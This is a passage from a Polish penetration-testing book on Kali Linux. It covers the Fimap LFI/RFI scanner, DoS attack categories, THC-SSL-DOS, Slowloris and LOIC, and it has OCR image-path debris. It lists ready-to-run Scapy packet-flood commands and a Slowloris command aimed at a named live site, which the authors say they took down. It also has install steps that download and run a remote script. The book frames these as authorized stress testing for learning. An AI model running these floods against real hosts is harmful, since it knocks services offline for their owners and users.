Po zakończeniu tego ćwiczenia użyj kombinacji klawiszy *Ctrl+C*, aby zakończyć pracę programu SET i wygenerować raport w formacie HTML. SET generuje profesjonalnie wyglądający raport, którego możesz z powodzeniem użyć podczas tworzenia raportu końcowego z przeprowadzonego testu penetracyjnego.

Fimap

Fimap to narzędzie napisane w języku Python, przeznaczone do wyszukiwania i wykorzystywania podatności i luk w zabezpieczeniach aplikacji internetowych, pozwalających na przeprowadzanie ataków typu **LFI** (ang. *Local File Inclusion*) lub **RFI** (ang. *Remote File Inclusion*).

Aby uruchomić pakiet *Fimap* w systemie Kali Linux, przejdź do grupy *Kali Linux*, a następnie wybierz polecenie *Web Applications/Web Vulnerability Scanners/fimap*. Po wybraniu tego polecenia na ekranie pojawi się nowe okno terminala z wyświetlonym ekranem powitalnym polecenia `fimap`. Dla pakietu `fimap` istnieje również kilka dodatkowych wtyczek, które możesz pobrać z internetu i zainstalować za pomocą następującego polecenia:

```
fimap --install -plugins
```

Dostępne wtyczki zostaną wyświetlone w formie listy, z opcją pozwalającą na zainstalowanie wybranej wtyczki lub zakończenie działania polecenia. Jak widać, w naszym przykładzie dostępne są dwie dodatkowe wtyczki, stąd polecenie instalowania musimy wykonać dwukrotnie, indywidualnie instalując poszczególne wtyczki (zobacz pierwszy rysunek na następnej stronie).

Aby użyć pakietu Fimap, musisz najpierw podać adres URL witryny, która będzie celem skanera. Istnieje wiele metod definiowania adresów URL. Możesz na przykład podać jeden wybrany adres URL, całą listę adresów URL, możesz użyć wyszukiwarki Google do zebrania adresów URL,

```
root@kali:~# fimap --install-plugins
fimap v.09 (For the Swarm)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Requesting list of plugins...
################################################################################
#################################
#LIST OF TRUSTED PLUGINS
                               #
################################################################################
#################################
#[1] Weevils injector by Darren "Infodox" Martyn <infodox@insecurety.net> - At v
ersion 2 not installed.        #
#[2] AES HTTP reverse shell by Darren "Infodox" Martyn <infodox@insecurety.net>
- At version 1 not installed.    #
#[q] Cancel and Quit.
                               #
################################################################################
#################################
Choose a plugin to install:
```

ale równie dobrze możesz użyć innych metod, takich jak zbieranie wszystkich adresów URL z hiperłączy zamieszczonych na danej stronie internetowej czy pozyskiwanie adresów URL z formularzy i nagłówków stron. W naszym przypadku celem skanera będzie witryna *http://www.thesecurityblogger.com/*.

Aby uruchomić skanowanie witryny *http://www.thesecurityblogger.com*, powinieneś wpisać następujące polecenie:

```
fimap -u 'http://wwwthesecurityblogger.com'
```

Pakiet Fimap rozpocznie skanowanie i spróbuje automatycznie wykryć podatności na ataki typu LFI/RFI. Na rysunku przedstawionym poniżej widać jednak, że witryna *www.thesecurity*
➥*blogger.com* jest odporna na tego typu ataki.

```
root@kali:~# fimap --force-run -u "http://www.thesecurityblogger.com/?p=2475"
fimap v.09 (For the Swarm)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

SingleScan is testing URL: 'http://www.thesecurityblogger.com/?p=2475'
[23:19:29] [OUT] Inspecting URL 'http://www.thesecurityblogger.com/?p=2475'...
[23:19:29] [INFO] Fiddling around with URL...
Target URL isn't affected by any file inclusion bug :(
root@kali:~#
```

Ataki typu DoS

W zdecydowanej większości przypadków celem przeprowadzania testów penetracyjnych jest identyfikacja potencjalnych i rzeczywistych podatności i luk w zabezpieczeniach bez umyślnego zakłócania działania atakowanego systemu i bez robienia mu krzywdy w jakikolwiek inny sposób. Jest to kluczowy element odróżniający autoryzowanego pentestera od złośliwego napastnika, mającego niecne zamiary. Prawdziwy napastnik nie przestrzega żadnych reguł

i nie zwraca uwagi na to, czy jego działania spowodują zakłócenia w funkcjonowaniu atakowanego systemu, jeżeli tylko takie postępowanie będzie dla niego korzystne. Czasami zdarza się nawet, że napastnik będzie wręcz za wszelką cenę szukał możliwości zakłócenia działania czy nawet całkowitego wyłączenia atakowanego systemu. Z tego powodu w niektórych przypadkach przeprowadzenie testów odporności danej witryny czy aplikacji internetowej na ataki typu **DoS** (ang. *Denial of Service*) może być bardzo pożądane. Testy tego rodzaju często są nazywane testami warunków skrajnych lub testami odporności na przeciążenie systemu (ang. *stress testing*).

> Jedną z najważniejszych spraw związanych z testami odporności na ataki typu DoS jest bezwzględne uzyskanie pisemnej zgody właściciela systemu na przeprowadzanie takich ataków. Niektóre metody ataków mogą mieć negatywny wpływ na funkcjonowanie systemu nawet po zakończeniu testów. Dobrym rozwiązaniem jest przeprowadzanie takich testów na systemach z redundancją, systemach nieprodukcyjnych czy systemach zainstalowanych w środowisku laboratoryjnym, o ile to oczywiście możliwe.

Najczęściej spotykana metoda ataku DoS polega na „zalewaniu" badanego systemu masowo napływającymi z zewnątrz żądaniami. Takie przeciążenie zazwyczaj skutecznie uniemożliwia systemowi odpowiadanie na rzeczywiste żądania od autoryzowanych klientów lub co najmniej tak spowalnia wysyłanie odpowiedzi, że cały system staje się dla klientów praktycznie bezużyteczny. Ataki typu DoS mogą być skierowane na zasoby systemu (np. przypisana przestrzeń dyskowa, przepustowość połączeń sieciowych itd.), konfigurację systemu (np. usuwanie tablic routingu), informacje o stanie systemu (np. resetowanie sesji TCP) oraz każdy inny element środowiska systemu, którego przeciążenie może spowodować zakłócenie jego normalnego funkcjonowania.

> Różnica pomiędzy atakami **DoS** (ang. *Denial of Service*) a **DDoS** (ang. *Distributed Denial of Service*) polega na tym, że do przeprowadzania ataku DoS napastnik wykorzystuje tylko jeden komputer, podczas gdy w przypadku ataków DDoS liczba maszyn biorących udział w ataku może sięgać tysięcy. Omawianie zagadnień związanych z atakami DDoS wykracza niestety daleko poza ramy naszej książki.

Istnieją cztery główne kategorie ataków DoS/DDoS:

- **Ataki wykorzystujące przeciążenie połączeń sieciowych** (ang. *Volume Based Attacks*) — taki rodzaj ataku jest związany z „zalewaniem" atakowanego systemu masowo napływającymi pakietami UDP, ICMP i innymi. Celem takiego ataku jest przeciążenie połączeń sieciowych atakowanego systemu nadmiernymi ilościami przesyłanych pakietów.
- **Ataki na protokoły komunikacyjne** (ang. *Protocol Attacks*) — ataki te mają na celu nadmierne wykorzystywanie zasobów urządzeń sieciowych, takich jak routery, zapory sieciowe, urządzenia równoważące obciążenie połączeń sieciowych. Przykładami ataków na protokoły komunikacyjne są ataki typu *SYN flood*, *Ping of Death*, *Smurf*, *Teardrop*, wymuszanie fragmentacji pakietów itp.

- **Ataki na warstwę aplikacji** (ang. *Application Layer Attacks*) — takie ataki wykorzystują normalny ruch sieciowy do zakłócenia działania lub nawet spowodowania awarii danej witryny lub aplikacji internetowej. Przykładami mogą być ataki typu *Zero-Day* czy ataki wykorzystujące inne podatności i luki w zabezpieczeniach witryn i aplikacji internetowych.
- **Ataki powodujące wyczerpanie zasobów sesji** (ang. *Session Exhaustion*) — takie ataki powodują wyczerpanie liczby dozwolonych jednocześnie sesji poprzez ciągłe nawiązywanie nowych połączeń bez zamykania starych sesji, co prowadzi do wyczerpania zasobów systemu.

W systemie Kali Linux znajdziesz wiele narzędzi pozwalających na wykorzystywanie podatności i luk w zabezpieczeniach. Narzędzia te, na przykład Metasploit, mogą być używane do przeprowadzania ataków DoS na warstwę aplikacji (wiele z tych narzędzi omawialiśmy już we wcześniejszych rozdziałach). W rozdziale 3. prezentowaliśmy popularne narzędzie **Scapy**, pozwalające na przeprowadzanie ataków DoS na protokoły komunikacyjne. Poniżej znajdziesz omówienie kilku kolejnych narzędzi służących do przeprowadzania ataków DoS, które możesz znaleźć w systemie Kali Linux.

Aby przetestować skuteczność ataku DoS, możesz użyć witryny *http://www.upordown.org*, która sprawdza dostępność podanej witryny internetowej.

THX-SSL-DOS

Protokół **SSL** (ang. *Secure Socket Layer*) jest używany do nawiązywania bezpiecznych połączeń i transakcji w internecie. Nawiązanie bezpiecznego połączenia z wykorzystaniem protokołu SSL wymaga użycia po stronie serwera 15 razy większej mocy obliczeniowej niż po stronie klienta. Atak typu **THC-SSL-DOS** wykorzystuje tę dysproporcję przez próbę przeładowania serwera spreparowanymi żądaniami nawiązania sesji SSL aż do momentu, kiedy przeciążony serwer się poddaje i przestaje odpowiadać na żądania przesyłane od innych, autoryzowanych klientów. Atak wykorzystuje mechanizm renegocjacji bezpiecznego połączenia SSL do generowania tysięcy takich żądań dla pojedynczego połączenia TCP. Z tego powodu atak ten jest również znany jako atak typu *SSL-Exhaustion* (ang. — „wyczerpanie zasobów SSL"). Zaletą takiego podejścia jest to, że możliwości przetwarzania żądań nawiązania sesji SSL są znacznie wyższe po stronie klienta, co oznacza, że przeciętny laptop podłączony do sieci za pośrednictwem łącza o przeciętnej szybkości może rzucić poważne wyzwanie niemal każdemu serwerowi aplikacji internetowych. Podatność serwerów internetowych na ataki typu *SSL-Exhaustion* jest powszechnie znana, a mimo to nie udało się jeszcze opracować skutecznej metody zapobiegania takim atakom.


Aby uruchomić pakiet THC-SSL-DOS, w menu głównym systemu przejdź do grupy *Kali Linux*, a następnie wybierz polecenie *Stress Testing/Web Stress Testing/thc-ssl-dos*. Po wybraniu polecenia pojawi się nowe okno terminala z ekranem powitalnym polecenia `thc-ssl-dos`. Składnia polecenia jest następująca:

```
thc-ssl-dos [opcje] <adres IP ofiary> <port> and --accept
```

W wierszu wywołania polecenia musisz umieścić opcję **`--accept`**, w przeciwnym wypadku otrzymasz komunikat o błędzie przedstawiony poniżej:

```
ERROR:
Please agree by using '--accept' option that the IP is a legitimate target
and that you are fully authorized to perform the test against this target.
root@kali:~#
```

Po uruchomieniu programu THC-SSL-DOS zobaczysz na ekranie kilka zabawnych komunikatów, informujących, że działanie programu się rozpoczęło. Na pierwszym rysunku zamieszczonym poniżej widać, że zaatakowana witryna nie obsługuje protokołu SSL, stąd program wyświetla na ekranie komunikat o wystąpieniu błędu. Na kolejnym rysunku przedstawiono sytuację, w której pomyślnie rozpoczął się proces renegocjacji sesji SSL, co w efekcie może doprowadzić do zakłócenia działania atakowanego systemu. Pamiętaj, ataki tego typu możesz przeprowadzać tylko na systemach, dla których uzyskałeś pisemne zezwolenie właściciela. Przeprowadzenie takiego ataku może doprowadzić do poważnego ograniczenia funkcjonalności atakowanego systemu lub nawet do jego całkowitego załamania.



Scapy

Jednym z najpopularniejszych narzędzi służących do przeprowadzania ataków typu DoS jest **Scapy**. Program został napisany w języku Python, a jego autorem jest Phillippe Biondi. Scapy pozwala na tworzenie, modyfikowanie i dekodowanie zawartości pakietów sieciowych, wstrzykiwanie pakietów do sieci, przechwytywanie pakietów oraz dopasowywanie żądań i odpowiedzi. Program posiada również wiele innych mechanizmów, takich jak skanowanie portów, trasowanie pakietów, sprawdzanie urządzeń sieciowych, przeprowadzanie ataków czy wykrywanie urządzeń sieciowych.

Jedną z często wykonywanych operacji jest przechwytywanie pakietów TCP i wysyłanie ich dalej do sieci za pośrednictwem programu Scapy. Aby uruchomić ten program, w oknie terminala wpisz polecenie **`scapy`**. Po uruchomieniu programu będziesz mógł wykonywać polecenia bezpośrednio z jego wiersza poleceń:

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>>
```

W przykładzie, który przedstawiamy poniżej, spróbujemy użyć pakietu Scapy do wysyłania spreparowanych pakietów TCP do naszego serwera testowego. W naszym przypadku serwer testowy ma adres IP *10.0.0.1*, ale w realnym scenariuszu może to być dowolny router czy serwer WWW. Oprócz podania adresu atakowanego serwera musimy również określić liczbę pakietów, które zostaną wysłane do celu. W naszym przypadku będzie to 2000 pakietów, czego możemy dokonać za pomocą następującego polecenia:

```
send(IP(dst="10.0.0.1",ttl=0)/TCP(),iface="eth0",count=2000)
```

Powoduje ono wysłanie 2000 pakietów z interfejsu sieciowego *eth0* do serwera o adresie *10.0.0.1*. Jak zapewne zauważyłeś, czas życia wysyłanych pakietów (parametr *ttl*) jest ustawiony na wartość 0. Z punktu widzenia protokołu TCP istnienie takich pakietów jest niemożliwe. Inaczej mówiąc, wysyłając pakiety z tak spreparowaną wartością parametru `ttl`, próbujemy wprowadzić atakowany serwer internetowy co najmniej w zakłopotanie. W realnym scenariuszu potencjalny napastnik wysyłałby do atakowanego serwera miliony takich pakietów. Warto zauważyć, że w sprzyjających okolicznościach zakłócenie pracy czy nawet poważna awaria serwera może być spowodowana odebraniem nawet jednego niepoprawnego czy specjalnie złośliwie spreparowanego pakietu sieciowego. Oczywiście w zależności od zamiarów możesz dowolnie modyfikować poszczególne opcje wysyłania pakietów.

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> send(IP(dst="10.0.0.1",ttl=0)/TCP(),iface="eth0",count=2000)
```

Poniżej przedstawiamy kilkanaście popularnych scenariuszy ataków przeprowadzanych przy użyciu pakietu Scapy.

Nieprawidłowa wersja protokołu IP

```
send(IP(dst="10.0.0.1", src="10.20.30.40", version=0)/
   TCP(dport="www"), iface="eth0", count=2000)
```

Nieprawidłowa suma kontrolna pakietu TCP

```
send(IP(dst="10.0.0.1")/TCP(chksum=0x5555),iface="eth0",count=2000)
```

Nieprawidłowe flagi pakietu TCP (wszystkie flagi wyzerowane i numer sekwencji ustawiony na 0)

```
send(IP(dst="10.0.0.1")/TCP(flags="",seq=555),iface="eth0", count=2000)
```

Nieprawidłowe flagi pakietu TCP (wszystkie flagi ustawione jednocześnie)

```
send(IP(dst="10.0.0.1")/TCP(flags=0x0ff),iface="eth0",count=2000)
```

Ustawiona tylko flaga FIN

```
send(IP(dst="10.0.0.1")/TCP(flags="F"),iface="eth0",count=2000)
```

Rozmiar nagłówka większy od rozmiaru pakietu L2

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=15L)/TCP(dport="www"),
   iface="eth0", count=2000)
```

Zbyt mały rozmiar nagłówka pakietu

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=2L)/TCP(dport="www"),
   iface="eth0", count=2000)
```

ICMP Flood

```
send(IP(dst="10.0.0.1")/ICMP(),iface="eth0",count=2000)
```

Nieprawidłowa suma kontrolna pakietu IP

```
send(IP(dst="10.0.0.1", src="10.20.30.40", chksum=0x5500)/
   TCP(dport="www"), iface="eth0", count=2000)
```

Fragmentacja pakietów IP

```
send(IP(dst="10.0.0.1", src="10.20.30.40", frag=1)/TCP(dport="www"),
   iface="eth0", count=2000)
```

Rozmiar pakietu IP większy niż rozmiar pakietu warstwy L2

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=5L, len=80)/
   TCP(dport="www"), iface="eth0", count=2000)
```

Źródłowy adres IP taki sam jak docelowy adres IP

```
send(IP(dst="10.0.0.1", src="10.0.0.1")/TCP(dport="www"),
   iface="eth0", count=2000)
```

Rozmiar pakietu warstwy L2 większy niż rozmiar pakietu IP

```
send(IP(dst="10.0.0.1",len=32)/
   Raw(load="bla-bla-bla-bla-bla-blabla-bla"),iface="eth0",count=2000)
send(IP(dst="10.0.0.1",len=32)/UDP(dport=80,len=48)/
   Raw(load="bla-bla-bla-bla-bla-bla-bla-bla"),iface="eth0",count=2000)
send(IP(dst="10.0.0.1",len=32)/ICMP()/
   Raw(load="bla-bla-bla-blabla-bla-bla-bla"),iface="eth0",count=2000)
```

Brak pakietu warstwy L4

```
send(IP(dst="10.0.0.1", src="10.20.30.40"), iface="eth0", count=2000)
```

Jednocześnie ustawione flagi SYN i FIN

```
send(IP(dst="10.0.0.1")/TCP(flags="FS"),iface="eth0",count=2000)
```


Rozmiar nagłówka pakietu TCP większy niż rozmiar pakietu warstwy L2

```
send(IP(dst="10.0.0.1", src="10.20.30.40")/
   TCP(dport="www", dataofs=15L), iface="eth0", count=2000)
```

Zbyt mały rozmiar nagłówka TCP (mniejszy niż 5 bajtów)

```
send(IP(dst="10.0.0.1", src="10.20.30.40")/
   TCP(dport="www", dataofs=1L), iface="eth0", count=2000)
```

Slowloris



Slowloris to klient HTTP, który umożliwia przeprowadzanie ataków typu DoS nawet za pośrednictwem łącza o względnie małej przepustowości. Metoda ataku wykorzystywana w tym programie jest unikatowa i pozwala na przeprowadzenie skutecznego ataku bez uciekania się do powszechnie wykorzystywanych technik „zalewania" serwerów masowo wysyłanymi pakietami. Slowloris otwiera wiele równoległych połączeń do atakowanego serwera i podtrzymuje je w otwartym stanie poprzez przesyłanie częściowych żądań HTTP. Po otwarciu połączenia program cyklicznie, w regularnych odstępach czasu, przesyła do serwera setki kolejnych nagłówków żądań, co zapobiega zamknięciu połączenia przez serwer. Takie zachowanie powoduje wyczerpanie limitu równoległych sesji serwera, co w efekcie uniemożliwia jego normalne działanie. W przypadku witryn sieciowych przystosowanych do dużego natężenia ruchu proces przejmowania kolejnych połączeń przez pakiet Slowloris może zająć nieco czasu, ponieważ inni użytkownicy muszą zwalniać swoje połączenia, zanim będą one mogły zostać zajęte przez Slowloris. Nie zmienia to jednak w niczym faktu, że po pewnym czasie Slowloris pomału, ale skutecznie przechwyci wszystkie dostępne sesje i doprowadzi do zawieszenia działania serwera.

Program Slowloris działa skutecznie zwłaszcza w odniesieniu do serwerów WWW wykorzystujących przetwarzanie wielowątkowe, które są z definicji wrażliwe na ograniczanie liczby dostępnych wątków. Przykładami takich serwerów są Apache 1.x i 2.x, dhttpd, GoAhead i inne.

> Pakiet Slowloris nie jest domyślnie instalowany w systemie Kali Linux 1.0, ale możesz go pobrać ze strony *http://ha.ckers.org/slowloris/*.

Aby uruchomić program, pobierz skrypt *.pl* ze strony autora, otwórz nowe okno terminala, przejdź do katalogu ze skryptem i wykonaj polecenie przedstawione poniżej:

```
perl slowloris.pl
```


W oknie terminala pojawi się ekran pomocy programu. Aby rozpocząć atak na wybrany serwer, powinieneś wpisać polecenie przedstawione powyżej i dodać opcję **-dns**, a po niej wpisać adres serwera będącego celem ataku. Aby zaatakować na przykład witrynę *www.thesecurityblogger.com*, powinieneś wpisać następujące polecenie (zobacz pierwszy rysunek na następnej stronie):

```
perl slowloris.pl -dns thesecurityblogger.com
```

Po rozpoczęciu ataku będziesz mógł obserwować w oknie terminala proces przejmowania kolejnych połączeń, co po pewnym czasie może doprowadzić do załamania się atakowanego systemu (zobacz drugi rysunek na następnej stronie).

Jeżeli atak przeprowadzany za pomocą pakietu Slowloris się powiedzie, atakowany serwer przestanie odpowiadać na żądania (zobacz trzeci rysunek na następnej stronie).

> Powyżej możesz zobaczyć skutki ataku DoS na witrynę *http://www.thesecurityblogger.com* (prosimy, nie powtarzaj tego eksperymentu!).



It's not just you! www.thesecurityblogger.com looks down from here.

LOIC, czyli Niskoorbitalne Działo Jonowe…

Pakiet **LOIC** (ang. *Low Orbit Ion Cannon*, czyli wspomniane w tytule podrozdziału Niskoorbitalne Działo Jonowe) to narzędzie do badania odporności zasobów sieciowych na przeciążenie. LOIC pozwala na sprawdzanie ilości ruchu sieciowego, jaki może obsłużyć dany system. Takie informacje mogą być później wykorzystywane do planowania rozbudowy i wdrażania szerokopasmowych połączeń sieciowych. Program ten stał się inspiracją do utworzenia innych

narzędzi o podobnej funkcjonalności, takich jak na przykład JavaScript LOIC, które pozwala użytkownikowi na przeprowadzanie testów odporności na przeciążenia połączeń bezpośrednio z poziomu przeglądarki.

Program LOIC był wykorzystywany przez grupę Anonymous do przeprowadzenia słynnych ataków na wiele znanych internetowych witryn publicznych i rządowych. Niektórzy prawnicy usiłują co prawda przekonywać, że zastosowanie narzędzi takich jak LOIC jest w praktyce bardzo podobne do odwiedzania danej witryny kilka tysięcy razy, ale w większości krajów nieautoryzowane używanie tego typu narzędzi jest traktowane jako łamanie prawa.

Aby zainstalować pakiet LOIC, powinieneś otworzyć okno terminala i wpisać sekwencję poleceń przedstawioną poniżej:

```
apt-get update
aptitude install git-core monodevelop
apt-get install mono-gmcs
```

```
root@kali:~# aptitude install git-core monodevelop
The following NEW packages will be installed:
  cli-common{a} git-core libart-2.0-2{a} libart2.0-cil{a} libbonoboui2-0{a}
  libbonoboui2-common{a} libgconf2.0-cil{a} libgdiplus{a}
  libglade2.0-cil{a} libglade2.0-cil-dev{a} libglib2.0-cil{a}
  libglib2.0-cil-dev{a} libgnome-vfs2.0-cil{a} libgnome2.24-cil{a}
```

```
root@kali:~/Desktop/loic# apt-get install mono-gmcs
```

Po zakończeniu tego etapu wykonaj polecenie **cd /Desktop**, aby przejść do katalogu reprezentującego pulpit, a następnie utwórz w nim podkatalog o nazwie *loic*. Możesz to zrobić za pomocą polecenia przedstawionego poniżej:

```
mkdir loic
```

```
root@kali:~/Desktop# pwd
/root/Desktop
root@kali:~/Desktop# mkdir loic
```

Przejdź do nowo utworzonego katalogu za pomocą polecenia **cd loic** i wykonaj polecenie przedstawione poniżej:

```
wget https://raw.github.com/nicolargo/loicinstaller/ master/loic.sh
```

```
root@kali:~/Desktop/loic# wget https://raw.github.com/nicolargo/loicinstaller/ma
ster/loic.sh
```

Następnie nadaj skryptowi *loic.sh* odpowiednie uprawnienia. Aby to zrobić, wykonaj kolejne polecenie:

```
chmod 777 loic.sh
```

```
root@kali:~/Desktop/loic# chmod 777 loic.sh
```

Ostatnim etapem jest uruchomienie skryptu za pomocą polecenia przedstawionego poniżej:

```
./loic.sh install
```

```
root@kali:~/Desktop/loic# ./loic.sh install
```

Jeżeli na ekranie nie pojawi się żaden komunikat o wystąpieniu błędu, to znaczy, że jesteś gotowy do przeprowadzenia aktualizacji naszego „działa jonowego". Aby to zrobić, wykonaj następujące polecenie:


```
./loic/sh update
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/loic# ./loic.sh update
```

Po zakończeniu aktualizacji nadszedł czas na uruchomienie programu LOIC. Możesz to zrobić, wpisując w oknie terminala następujące polecenie:

```
./loic.sh run
```


```
root@kali:~/Desktop/loic# ./loic.sh run
```



Używanie programu LOIC nie jest trudne. Na początek możesz wybrać, czy chcesz korzystać z trybu ręcznego (ang. *manual mode*), czy trybu IRC (ang. *IRC mode*). W naszym przykładzie wybraliśmy tryb ręczny.

Następnie powinieneś podać adres URL systemu, który chcesz zaatakować. W naszym przypadku wpisaliśmy adres lokalnego interfejsu pętli zwrotnej, czyli *127.0.0.1*. Jeżeli chcesz zmodyfikować domyślne ustawienia ataku, LOIC oferuje wiele opcji dla protokołów TCP oraz UDP.

Kiedy będziesz gotowy do rozpoczęcia ataku, powinieneś kliknąć przycisk *IMMA CHARGIN MAH LAZER*. Postępy ataku możesz obserwować w oknie programu. Aby zatrzymać atak, kliknij przycisk *Stop Flooding*.



Inne narzędzia

Kali Linux oferuje inne narzędzia, które możesz wykorzystać do przeprowadzania ataków na aplikacje internetowe. Poniżej zamieszczamy krótkie zestawienie wybranych narzędzi, które nie były do tej pory omawiane.


DNSChef


Pakiet **DNSChef** to serwer DNS proxy przeznaczony dla pentesterów i specjalistów zajmujących się analizą złośliwego oprogramowania. Serwery DNS proxy to narzędzia „fałszujące" odpowiedzi DNS, wykorzystywane do analizy ruchu sieciowego generowanego przez aplikacje internetowe i wielu innych zastosowań. **DNS** (ang. *Domain Name System*) to rozproszony system przydzielania nazw zasobów sieciowych, takich jak komputery, serwery, usługi sieciowe i inne zasoby sieciowe, podłączone do internetu lub prywatnych sieci komputerowych. Celowe dostarczanie fałszywych adresów DNS może powodować 